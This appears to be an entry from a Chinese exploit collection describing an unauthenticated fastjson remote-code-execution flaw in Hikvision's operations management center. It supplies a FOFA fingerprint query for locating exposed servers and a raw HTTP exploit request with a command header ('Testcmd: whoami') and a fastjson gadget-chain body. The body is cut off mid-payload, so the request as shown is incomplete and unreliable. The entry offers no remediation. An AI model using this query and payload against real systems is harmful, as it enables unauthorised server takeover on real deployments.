
H29-1海康-运行管理中心-RCE

漏洞描述：

海康运行管理中心系统使用低版本的fastjson，攻击者可在未鉴权情况下获取服务器权限，且由于存在相关依赖，即使服务器不出网无法远程加载恶意类也可通过本地链直接命令执行，从而获取服务器权限。

网站图片：



网络测绘：

fofa语法：

header="X-Content-Type-Options: nosniff" && body="Welcome to OpenResty!" && header="X-Xss-Protection: 1; mode=block"

漏洞复现：

payload：

```
POST /center/api/session HTTP/1.1
Host: your-ip
Testcmd: whoami
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X -1_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/json;charset=UTF-8
X-Language-Type: zh_CN
X-Requested-With: XMLHttpRequest

{"x":{{"@type":"com.alibaba.fastjson.JSONObject","name":{"@type":"java.lang.Class","val":"org.apache.ibatis.datasource.unpooled.UnpooledDataSource"},"c":{"@type":"org.ap
```

效果图: